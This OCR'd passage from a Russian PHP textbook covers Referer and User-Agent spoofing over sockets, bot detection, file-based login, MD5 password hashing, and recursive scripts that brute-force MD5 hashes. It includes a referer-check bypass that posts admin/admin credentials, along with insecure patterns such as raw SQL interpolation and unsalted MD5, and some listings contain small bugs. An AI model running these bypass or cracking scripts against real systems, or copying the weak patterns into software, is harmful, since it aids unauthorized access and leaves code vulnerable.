Для того чтобы подделать референер, нам необходимо отправить HTTP-заголовок следующего содержания:

```
Referer: http://localhost/test/index.php
```

где вместо `http://localhost/test/index.php` должен быть подставлен сетевой путь расположения HTML-формы. Однако отправить данный HTTP-заголовок при помощи функции `header()` не удастся и потребуется использовать сокеты (листинг II.6.5).

Листинг II.6.5. Отправка референера при помощи сокетов

```
<?php
  $hostname = "localhost";
  $path = "/test/handler.php";
  $line = "";

  // Передаем методом POST имя пользователя (admin),
  // его пароль (admin), скрытое поле session_id ($SID)
  // В заголовках передаем cookie PHPSESSID
  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
```

```
    // Данные POST-запроса
    $data = "name=admin&pass=admin&\r\n\r\n";
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "POST $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    $headers .= "Content-type: application/x-www-form-urlencoded\r\n";
    $headers .= "Content-Length: ".strlen($data)."\r\n";
    // Подделываем реферер
    $headers .= "Referer: http://localhost/test/index.php\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers.$data);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```

В этом скрипте осуществляется отправка данных методом POST. Метод POST, в отличие от метода GET, посылает данные не в строке запроса, а в области данных, после заголовков. Передача нескольких переменных аналогична методу GET: группы `имя=значение` объединяются при помощи символа амперсанда. Учитывая, что HTML-форма принимает параметр `name=admin`, `pass=admin` и `session_id` со значением, полученным в первом обращении через сокеты, строка данных может выглядеть следующим образом:

```
name=admin&pass=admin&\r\n\r\n
```

При отправке данных методом POST необходимо отправить HTTP-заголовок `Content-Length` с количеством байт в строке данных и HTTP-заголовок `Content-type: application/x-www-form-urlencoded`, сообщающий метод пересылки данных.

Замечание

Более обстоятельно работа через сокеты с методом POST обсуждается в *главе II.10*.

Результат работы скрипта может выглядеть так, как это представлено на рис. II.6.2.




Рис. II.6.2. Результат обхода защиты при помощи реферера

II.6.4. Ключевые слова поисковых систем

Если использовать таблицу `referer` из листинга II.6.1, поставленную задачу можно решить при помощи скрипта, представленного в листинге II.6.6.

Листинг II.6.6. Ключевые слова поисковых систем

```
<?php
  // Если реферер не пуст - помещаем его в базу данных
  if(!empty($_SERVER['HTTP_REFERER']))
  {
    // Выясняем принадлежность к поисковым системам
    $search = 'none'
    if(strpos($reff,"yandex"))  $search = 'yandex';
    if(strpos($reff,"rambler")) $search = 'rambler';

    $text = "";
    if($search == "yandex")
    {
      eregi("text=([^&]*)", $reff."&", $query);
      if(strpos($reff,"yandpage")!=null)
        $text = convert_cyr_string(urldecode($query[1]),"k","w");
      else
        $text = $query[1];
```

```
    }
    if($search == "rambler")
    {
      eregi("words=([^&]*)", $reff."&", $query);
      $text = $query[1];
    }

    if(!empty($text))
    {
      $query = "INSERT INTO referer VALUES (NULL, '$text')";
    }
  }
?>
```

II.6.5. Распознавание посещений сайта роботами поисковых систем

Каждый робот поисковой системы сообщает о своей принадлежности в строке пользовательского агента, получить доступ к которой можно, обратившись к элементу суперглобального массива `$_SERVER['HTTP_USER_AGENT']`.

Замечание

Перед работой с пользовательскими агентами рекомендуется предварительно набрать статистику, установив на сайт их ловушку.

Вот типичное содержание этой строки: "`Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)`". Наличие подстроки "`MSIE 6.0`" говорит о том, что посетитель просматривает страницу при помощи Internet Explorer версии 6.0. Строка "`Windows NT 5.1`" сообщает, что в качестве операционной системы используется Windows XP.

Если страницы сайта посещаются роботами поисковых систем, по строке `$HTTP_USER_AGENT` можно определить их принадлежность. Ниже перечислены строки, которые обычно возвращают наиболее известные поисковые роботы:

- "`StackRambler/2.0`" или "`StackRambler/2.0 (MSIE incompatible)')`" — Rambler;
- "`Yandex/1.01.001 (compatible; Win16; I)`" — поисковый робот Yandex;
- "`Googlebot/2.1 (+http://www.googlebot.com/bot.html)`" — Google;
- "`Aport`" — Aport.

Для хранения пользовательских агентов будет использоваться таблица `useragent`, определение которой представлено в листинге II.6.7.

Листинг II.6.7. Таблица `useragent`

```
CREATE TABLE useragent (
  id_useragent int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  PRIMARY KEY  (id_useragent)
) TYPE=MyISAM;
```

Теперь в таблицу можно помещать информацию о пользовательских агентах, вставляя в страницы сайта скрипт из листинга II.6.8 при помощи директивы `include`.

Листинг II.6.8. Фиксируем посещение сайта роботами поисковых систем

```
<?php
  $useragent = $_SERVER['HTTP_USER_AGENT'];
  // Выясняем принадлежность к поисковым роботам
  $os = '';
  if(substr($useragent, 0, 12) == "StackRambler") $os = 'robot_rambler';
  if(substr($useragent, 0, 9) == "Googlebot")     $os = 'robot_google';
  if(substr($useragent, 0, 6) == "Yandex")        $os = 'robot_yandex';
  if(substr($useragent, 0, 5) == "Aport")         $os = 'robot_aport';
  if(substr($useragent, 0, 6) == "msnbot")        $os = 'robot_msnbot';
  // Если временная переменная $os не пустая, заполняем
  // таблицу useragent
  if(!empty($os))
  {
    $query = "INSERT INTO useragent VALUES (NULL, '$useragent')";
    if(!mysql_query($query)) exit(mysql_error());
  }
?>
```

Теперь, анализируя таблицу `useragent`, можно определить, посещали ли сайт роботы поисковых систем.

II.6.6. Защита от менеджеров загрузки

Один из популярнейших в Рунете менеджеров загрузки является Teleport. Его пользовательский агент имеет следующий формат:

```
Teleport Pro/1.29
```

Поэтому достаточно в начале страницы поместить строку, представленную в листинге II.6.9.

Листинг II.6.9. Защищаемся от менеджеров загрузки

```
<?php
  if(substr($_SERVER['HTTP_USER_AGENT'], 0, 8) == "Teleport") exit();
?>
```

Замечание

Описываемый в данной главе способ борьбы с нежелательной закачкой содержимого сайта при помощи менеджеров не является универсальным. Так как строку `$_SERVER['HTTP_USER_AGENT']` формирует клиентская сторона, а тем более менеджер, цель которого во что бы то ни стало скачать страницу, она часто подделывается или просто остается пустой.

II.6.7. Фальсификация пользовательского агента

Для подделки пользовательского агента необходимо передать заголовок `User-Agent` (листинг II.6.10). Пользователь Windows XP может иметь следующий пользовательский агент:


```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1
```

Листинг II.6.10. Фальсифицируем пользовательский агент

```
<?php
  $hostname = "host";
  $path = "/path/index.php";
  $line = "";

  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
```

```
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "GET $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    // Подделываем пользовательский агент, маскируясь
    // под пользователя WindowsXP
    $headers .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
                 Windows NT 5.1\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```



Глава II.7

Авторизация и аутентификация

II.7.1. Авторизация на файлах

После ввода имени пользователя и пароля необходимо осуществить проверку, существует ли имя пользователя в файле данных text.txt. Если имя пользователя существует, можно переходить к следующей части проверки, где введенный пароль сопоставляется с паролем, который соответствует имени пользователя в файле. Если они совпадают, можно выводить форму для редактирования данных (листинг II.7.1).

Листинг II.7.1. Авторизация на файлах

```
<?php
  // Имя файла данных
  $filename = "text.txt";
  // Определяем константу FIRST для
  // того, чтобы точно определить,
  // был ли выполнен файл 1.php
  define("FIRST",1);
  // Проверяем, не пусто ли содержимое
  // массива $_POST - если это так,
  // выводим форму для авторизации
  if(empty($_POST))
  {
    ?>
    <table>
      <form method=post>
      <tr>
        <td>Имя:</td>
        <td><input type=text name=name></td>
```

```
    </tr>
    <tr>
      <td>Пароль:</td>
      <td><input type=password name=pass></td>
    </tr>
    <tr>
      <td> </td>
      <td><input type=submit value='Войти'></td>
    </tr>
    </form>
 </table>
 <?php
}
// В противном случае, если POST-данные
// переданы - обрабатываем их
else
{
  // Проверяем корректность введенного имени
  // и пароля
  $arr = file($filename);
  $i = 0;
  $temp = array();
  foreach($arr as $line)
  {
    // Разбиваем строку по разделителю ::
    $data = explode("::",$line);
    // В массив $temp помещаем имена и пароли
    // зарегистрированных посетителей
    $temp['name'][$i]     = $data[0];
    $temp['password'][$i] = $data[1];
    $temp['email'][$i]    = $data[2];
    $temp['url'][$i]      = trim($data[3]);
    // Увеличиваем счетчик
    $i++;
  }
  // Если в массиве $temp['name'] нет введенного
  // логина - останавливаем работу скрипта
  if(!in_array($_POST['name'],$temp['name']))
  {
```

```
  exit("Пользователь с таким именем не зарегистрирован");
}
// Если пользователь с именем $_POST['name'] обнаружен,
// проверяем правильность введенного пароля
$index = array_search($_POST['name'],$temp['name']);
if($_POST['pass'] != $temp['password'][$index])
{
  exit("Пароль не соответствует логину");
}
// Если переданный пароль соответствует паролю из
// файла text.txt, выводим форму для редактирования
// данных
include "2.php"; // Обработчик второй HTML-формы
?>
<table>
  <form method=post>
    <input type=hidden name=name
     value='<?= htmlspecialchars($temp['name'][$index]); ?>'>
    <input type=hidden name=pass
     value='<?= htmlspecialchars($temp['password'][$index]); ?>'>
    <input type=hidden name=edit value=edit>
  <tr>
    <td>Пароль:</td>
    <td><input type=password name=passw
     value='<?= htmlspecialchars($temp['password'][$index]); ?>'>
    </td>
  </tr>
  <tr>
    <td>Пароль:</td>
    <td><input type=password name=pass_again
     value='<?= htmlspecialchars($temp['password'][$index]); ?>'>
    </td>
  </tr>
  <tr>
    <td>E-mail:</td>
    <td><input type=text name=email
         value=<?= htmlspecialchars($temp['email'][$index]); ?>></td>
  </tr>
  <tr>
```

```
        <td>URL:</td>
        <td><input type=text name=url
             value=<?= htmlspecialchars($temp['url'][$index]); ?>></td>
      </tr>
      <tr>
        <td> </td>
        <td><input type=submit value='Редактировать'></td>
      </tr>
      </form>
    </table>
<?php
  }
?>
```

Как видно из листинга II.7.1, форма для редактирования содержит два поля типа `password` для редактирования пароля, два поля типа `text` для редактирования адреса электронной почты (e-mail) и адреса домашней страницы (URL). Кроме этого, форма имеет три скрытых поля (`hidden`) для передачи имени пользователя, его пароля и вспомогательной переменной `edit`, сообщающей, что пользователь осуществляет редактирование данных при помощи второй HTML-формы. Скрытые поля с именем пользователя и его паролем обеспечивают автоматическую авторизацию при выполнении обработчика первой HTML-формы. Скрытое поле `edit` сообщает обработчику второй HTML-формы о том, что данные были отправлены. Следует обратить внимание на то, что обработчик второй формы, расположенный в отдельном файле с именем 2.php, располагается непосредственно перед HTML-формой. Это позволяет отредактировать данные массива `$temp` и обновить содержимое полей формы, в противном случае для того, чтобы отразить результаты редактирования, потребовалось бы перезагружать страницу. Содержимое файла 2.php приведено в листинге II.7.2.

Листинг II.7.2. Обработчик второй HTML-формы

```
<?php
  // Если константа FIRST из файла 1.php
  // не определена, производится попытка
  // непосредственного обращения к обработчику,
  // минуя первый файл - пресекаем эту попытку
  if (!defined('FIRST')) exit();
  // Если передан параметр $_POST['edit'],
  // пользователь воспользовался формой для
```

```
// редактирования данных
if($_POST['edit'] == 'edit')
{
  ////////////////////////////////////////////////
  // Блок проверки правильности данных
  ////////////////////////////////////////////////
  // Удаляем лишние пробелы
  $_POST['name'] = trim($_POST['name']);
  $_POST['passw'] = trim($_POST['passw']);
  $_POST['pass_again'] = trim($_POST['pass_again']);
  // Проверяем, не пустой ли суперглобальный массив $_POST
  if(empty($_POST['name'])) exit();
  // Проверяем, правильно ли заполнены обязательные поля
  if(empty($_POST['name'])) exit('Поле "Имя" не заполнено');
  if(empty($_POST['passw']))
     exit('Одно из полей "Пароль" не заполнено');
  if(empty($_POST['pass_again']))
     exit('Одно из полей "Пароль" не заполнено');
  if($_POST['passw'] != $_POST['pass_again'])
     exit('Пароли не совпадают');
  // Если введен e-mail, проверяем его на корректность
  if(!empty($_POST['email']))
  {
    if(!preg_match("|^[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,6}$|i",
       $_POST['email']))
    {
      exit('Поле "E-mail" должно соответствовать формату
            somebody@somewhere.ru');
    }
  }

  ////////////////////////////////////////////////
  // Редактируем содержимое файла данных
  ////////////////////////////////////////////////
  $arr = file($filename);
  $linefile = array();
  foreach($arr as $line)
  {
    // Разбиваем строку по разделителю ::
```

```
      $data = explode("::",$line);
      if($data[0] == $temp['name'][$index])
      {
        // Формируем новую строку вместо старой
        $linefile[] = $_POST['name']."::".$_POST['passw']."::".
                      $_POST['email']."::".$_POST['url'];
        $temp['password'][$index] = $_POST['passw'];
        $temp['email'][$index]    = $_POST['email'];
        $temp['url'][$index]      = $_POST['url'];
      }
      else $linefile[] = trim($line);
    }

    ////////////////////////////////////////////////
    // Перезаписываем файл данных
    ////////////////////////////////////////////////
    $fd = fopen($filename,"w");
    if(!$fd) exit("Ошибка записи в файл");
    fwrite($fd,implode("\r\n",$linefile));
    fclose($fd);
  }
?>
```

Следует обратить внимание на то, что в первом файле определяется константа `FIRST`, наличие которой проверяется в обработчике 2.php — если константа не определена, это означает, что файл не включен в первый при помощи инструкции `include`, а производится попытка непосредственного доступа к файлу. Инструкция

```
if (!defined('FIRST')) exit();
```

позволяет предотвратить такое использование файла редактирования данных в обход HTML-формы для авторизации.

II.7.2. Шифрование пароля

Для шифрования данных удобнее воспользоваться необратимым шифрованием, т. е. применить шифрование, не подлежащее обратной расшифровке. На первый взгляд, это может показаться странным, в действительности же, такой метод шифрования используется очень часто. При аутентификации сравниваются не сами пароли, а их хэш-коды, при этом пароль известен только владельцу.

Функции, с помощью которых реализуется однонаправленное шифрование, называются *функциями хеширования*. При использовании таких функций создается уникальный "отпечаток" строки. Наиболее часто в качестве алгоритма хеширования используется алгоритм MD5, реализовать который можно с помощью одноименной функции:

```
string md5(string str [, bool raw_output])
```

В качестве обязательного аргумента эта функция принимает строку `str`, которую необходимо зашифровать, и возвращает ее уникальный 128-битовый отпечаток (*хеш-код*). Если необязательный аргумент `raw_output` имеет значение `true`, то возвращается бинарная строка из 16 символов. Вероятность того, что две строки дадут одинаковый хеш-код, стремится к нулю.

Замечание

Аналогичная функция `md5_file()` часто используется для создания уникального хеш-кода объемных файлов, которые передаются по сети. Загрузив файлы, всегда можно проверить целостность кода, вычислив его по алгоритму MD5 и сравнив полученный результат с хеш-кодом, предоставляемым распространителем. Это позволяет отследить повреждения файла, вызванные передачей через сеть, а также предотвращает фальсификацию файла. Такой способ часто применяют при распространении объемных дистрибутивов.

Потребуется изменить код регистрации пользователей (листинг II.3.30), пропустив пароль пользователя через функцию `md5()` (листинг II.7.3).

Замечание

В листинге II.7.3 приведена лишь часть кода, полный скрипт регистрации расположен на компакт-диске, поставляемом вместе с книгой (scripts\7\7.2\1.php).

Листинг II.7.3. Регистрация пользователей

```
<?php
  ...
  ////////////////////////////////////////////////
  // 3. Блок регистрации пользователя
  ////////////////////////////////////////////////
  // Помещаем данные в текстовый файл
  $fd = fopen($filename, "a");
  if(!$fd) exit("Ошибка при открытии файла данных");
  $str = $_POST['name']."::".
         md5($_POST['pass'])."::".
         $_POST['email']."::".
```

```
        $_POST['url']."\r\n";
  fwrite($fd,$str);
  fclose($fd);
  ...
?>
```

Как видно из листинга II.7.3, переменная `$_POST['pass']` вместо того, чтобы быть сохраненной в файл непосредственно, предварительно пропускается через функцию `md5()`.

Теперь, когда пароль сохраняется в зашифрованном виде, требуется изменить систему авторизации пользователя (листинги II.7.1 и II.7.2). Для этого в листинге II.7.1 нужно изменить блок, представленный в листинге II.7.4 (изменения отмечены жирным шрифтом).

Листинг II.7.4. Авторизация пользователя

```
<?php
    ...
    if(md5($_POST['pass']) != $temp['password'][$index])
    {
      exit("Пароль не соответствует логину");
    }
    // Если переданный пароль соответствует паролю из
    // файла text.txt, выводим форму для редактирования
    // данных
    include "3.php"; // Обработчик второй HTML-формы
    ?>
    <table>
      <form method=post>
        <input type=hidden name=name
         value='<?= htmlspecialchars($temp['name'][$index]); ?>'>
        <input type=hidden name=pass
         value='<?= htmlspecialchars($_POST[pass]); ?>'>
        <input type=hidden name=edit value=edit>
      <tr>
        <td>Пароль:</td>
        <td><input type=password name=passw
             value='<?= htmlspecialchars($_POST[pass]); ?>'></td>
      </tr>
```

```
      <tr>
        <td>Пароль:</td>
        <td><input type=password name=pass_again
             value='<?= htmlspecialchars($_POST[pass]); ?>'></td>
      </tr>
      <tr>
        <td>E-mail:</td>
        <td><input type=text name=email
             value=<?= htmlspecialchars($temp['email'][$index]); ?>></td>
      </tr>
      <tr>
        <td>URL:</td>
        <td><input type=text name=url
             value=<?= htmlspecialchars($temp['url'][$index]); ?>></td>
      </tr>
      <tr>
        <td> </td>
        <td><input type=submit value='Редактировать'></td>
      </tr>
      </form>
    </table>
<?php
  }
?>
```

Кроме этого, потребуется изменить обработчик формы редактирования для того, чтобы он подвергал шифрованию новый пароль (листинг II.7.5).

Листинг II.7.5. Обработчик HTML-формы системы авторизации

```
<?php
   ////////////////////////////////////////////////
    // Редактируем содержимое файла данных
    ////////////////////////////////////////////////
    $arr = file($filename);
    $linefile = array();
    foreach($arr as $line)
    {
      // Разбиваем строку по разделителю ::
```

```
      $data = explode("::",$line);
      if($data[0] == $temp['name'][$index])
      {
        // Формируем новую строку вместо старой
        $linefile[] = $_POST['name']."::".md5($_POST['passw'])."::".
                              $_POST['email']."::".$_POST['url'];
        $_POST['pass'] = $_POST['passw'];
        $temp['email'][$index]    = $_POST['email'];
        $temp['url'][$index]      = $_POST['url'];
      }
      else $linefile[] = trim($line);
    }
?>
```

II.7.3. Подбор пароля

При подборе паролей необходимо подставить на место каждого символа букву алфавита или другой символ, причем длина пароля должна постепенно увеличиваться от одного символа до n. В нашем случае известно, что n не превышает четырех, а в качестве самих символов могут выступать только буквы нижнего регистра латинского алфавита. Так как коды символов пробегают непрерывный ряд от 97 до 122, их обычно генерируют прямо в цикле. Тем не менее, при разработке скрипта лучше поместить все символы, которые могут входить в пароль, в отдельный массив `$arr`. Это придаст скрипту универсальность и позволит легко вводить национальные символы. Так как в общем случае число n заранее не известно и может принимать различные значения, реализуем скрипт подбора при помощи рекурсивной функции `decrypt_md5($pass, $answer)`, которая будет принимать два параметра. Первый параметр будет зашифрованной строкой, второй параметр будет техническим, через него будет передаваться текущий пароль — при первом вызове функции он будет принимать пустую строку. Функция возвратит найденный пароль или пустую строку, если длина текущего пароля превысила заранее заданный предел (в нашем случае он равен четырем символам). Скрипт, осуществляющий подбор пароля, представлен в листинге II.7.6.

Листинг II.7.6. Подбор пароля, зашифрованного с помощью MD5

```
<?php
  // Устанавливаем неограниченное время выполнения скрипта
  set_time_limit(0);

  //Читаем пароли из файла password
```

```
  $pass = file("password");
  foreach($pass as $password)
  {
    // Замеряем время, затраченное на подбор пароля
    $begin = time();
    echo decrypt_md5(trim($password),"");
    $end = time();
    echo "  (на подбор затрачено ".($end - $begin)." секунд) <br>";
  }

  // Функция посимвольного перебора пароля
  // $pass - расшифровываемый пароль
  // $answer - текущий ответ, при первом вызове - пустая строка
  function decrypt_md5($pass, $answer)
  {
    $arr = array('a','b','c','d','e','f',
                 'g','h','i','j','k','l',
                 'm','n','o','p','q','r','s',
                 't','u','v','w','x','y','z');
    // Будем считать, что пароль не превышает
    // 4 символов
    $max_number = 3;
    if(strlen($answer) > $max_number) return;

    for($j = 0; $j < count($arr); $j++)
    {
      $temp = $answer.$arr[$j];
      if(md5($temp) == $pass) return $temp;
      // Рекурсивно вызываем фукнцию для увеличения
      // длины подбираемого пароля
      $result = decrypt_md5($pass, $temp);
      // Если функция возвращает непустую строку,
      // следовательно, найден ответ и дальше искать
      // не следует
      if(strlen($result) > 0) return $result;
    }
  }
?>
```

Время выполнения скрипта может быть значительным, поэтому в первых строках снимается ограничение на время выполнения скрипта при помощи функции `set_time_limit()`. Функция принимает единственный целочисленный параметр, через который передается новое значение максимального времени выполнения скрипта. Если в качестве параметра передано значение 0, любые ограничения на время выполнения снимаются.

После этого содержимое файла password разбивается на строки, которые помещаются в массив `$pass`, элементы которого в цикле передаются рекурсивной функции `decrypt_md5()`.

Замечание

Следует отметить, что строки массива `$pass` пропускаются через функцию `trim()`, для того чтобы избавиться от невидимых символов `\r\n`, которые могут оставаться в конце строк.

Функция перебирает значения от `a` через `ab`, `ac` и до `azzz`, и как только временная переменная `$answer` принимает значение `aaaaa`, функция переходит к символу `b` и перебирает пароли до `bzzz`. Таким образом перебираются все символы из массива `$arr`. Как только пароль найден, функция возвращает его и выходит из рекурсивного цикла благодаря проверке:

```
if(strlen($result) > 0) return $result;
```

Скрипт из листинга II.7.6, помимо расшифровки паролей, оценивает время, затраченное на подбор каждого пароля. Результат работы скрипта представлен на рис. II.7.1.




Рис. II.7.1. Посимвольный подбор паролей

Как видно, что чем дальше от начала алфавита расположена буква, тем дольше производится подбор пароля. Если заранее известно, что человек

предпочитает выбирать имена, начинающихся с последних букв алфавита, можно значительно ускорить подбор паролей, если инвертировать массив `$arr`.

Замечание

Замечено, что большинство людей предпочитает буквенные пароли, начинающиеся с последних букв алфавита, и цифровые пароли, начинающиеся с последних цифр десятка. При использовании массива можно расположить буквы в произвольном порядке, например, буквы из середины алфавита поместить в начало массива, а редко используемые символы расположить в конце.

Однако пароли вряд ли будут состоять из четырех символов нижнего регистра латинского алфавита. Даже внесение цифр в пароль (листинг II.7.7) приводит к трехкратному увеличению времени выполнения скрипта (рис. II.7.2).

Листинг II.7.7. Добавление цифр в скрипт подбора пароля

```
<?php
    $arr = array('a','b','c','d','e','f',
                 'g','h','i','j','k','l',
                 'm','n','o','p','q','r','s',
                 't','u','v','w','x','y','z',
                 '1','2','3','4','5','6',
                 '7','8','9','0');
?>
```




Рис. II.7.2. Посимвольный подбор паролей с использованием массива из листинга II.7.7

Помимо символов верхнего и нижнего регистров, цифр, пароль может содержать различные знаки: специальные символы, вроде точки, запятой, вос-

клицательного и вопросительного знаков, знака равенства, скобок и амперсанда (&). Разнообразие используемых в пароле символов значительно увеличивает время подбора, однако еще больше его увеличивает количество символов в пароле. Так, при использовании скрипта из листинга II.7.6 с массивом только из символов нижнего регистра латинского алфавита, при расшифровке пятисимвольных паролей происходит увеличение времени подбора на порядок (рис. II.7.3).




Рис. II.7.3. Подбор пятисимвольных паролей

Обычно подбор осуществляется не для каждого отдельного пароля, а для целой совокупности — ведь для каждого пароля перебираются одни и те же значения, следовательно, можно сэкономить время, если обрабатывать все четыре пароля из файла password за один раз (листинг II.7.8).

Листинг II.7.8. Подбор паролей, имеющих длину не менее четырех символов

```
<?php
  // Устанавливаем неограниченное время выполнения скрипта
  set_time_limit(0);

  //Читаем пароли из файла password
  $temp = file("password");
  // Замеряем время, затраченное на подбор пароля
  $begin = time();
  $i = 0;
  foreach($temp as $password)
  {
```

```
  $pass['pass'][$i] = trim($password);
  $pass['answer'][$i] = "";
  $i++;
}
decrypt_md5("");
$end = time();
echo "на подбор затрачено ".($end - $begin)." секунд<br>";
foreach($pass['answer'] as $password)
{
  echo $password."<br>";
}

// Функция посимвольного перебора пароля
// $pass - расшифровываемый пароль
// $answer - текущий ответ, при первом вызове - пустая строка
function decrypt_md5($answer)
{
  global $pass;
  $arr = array('a','b','c','d','e','f',
               'g','h','i','j','k','l',
               'm','n','o','p','q','r','s',
               't','u','v','w','x','y','z');
  // Будем считать, что пароль не превышает
  // 4 символов
  $max_number = 3;
  if(strlen($answer) > $max_number) return;
  // Если все пароли обнаружены - выходим
  // из рекурсивного спуска
  $ret = true;
  for($i = 0; $i < count($pass['pass']); $i++)
  {
    if(empty($pass['answer'][$i]))
    {
      $ret = false;
      break;
    }
  }
  if($ret) return;

  for($j = 0; $j < count($arr); $j++)
```

```
    {
      $temp = $answer.$arr[$j];
      // Проверяем, не найден ли какой-нибудь пароль
      for($i = 0; $i < count($pass['pass']); $i++)
      {
        if(md5($temp) == $pass['pass'][$i])
        {
          $pass['answer'][$i] = $temp;
        }
      }
      // Рекурсивно вызываем функцию для увеличения
      // длины подбираемого пароля
      decrypt_md5($temp);
    }
  }
?>
```

Как видно из листинга II.7.8, функции передается в качестве параметра не отдельное значение, а двумерный массив. Причем передача значения осуществляется по ссылке, что обеспечивает сохранение значений параметров после вызова функции. При сравнении происходит обход массива, а критерием выхода из рекурсивного обхода служит ненулевое значение каждого из элементов массива `$pass['answer']`. Результат работы скрипта из листинга II.7.8 представлен на рис. II.7.4.

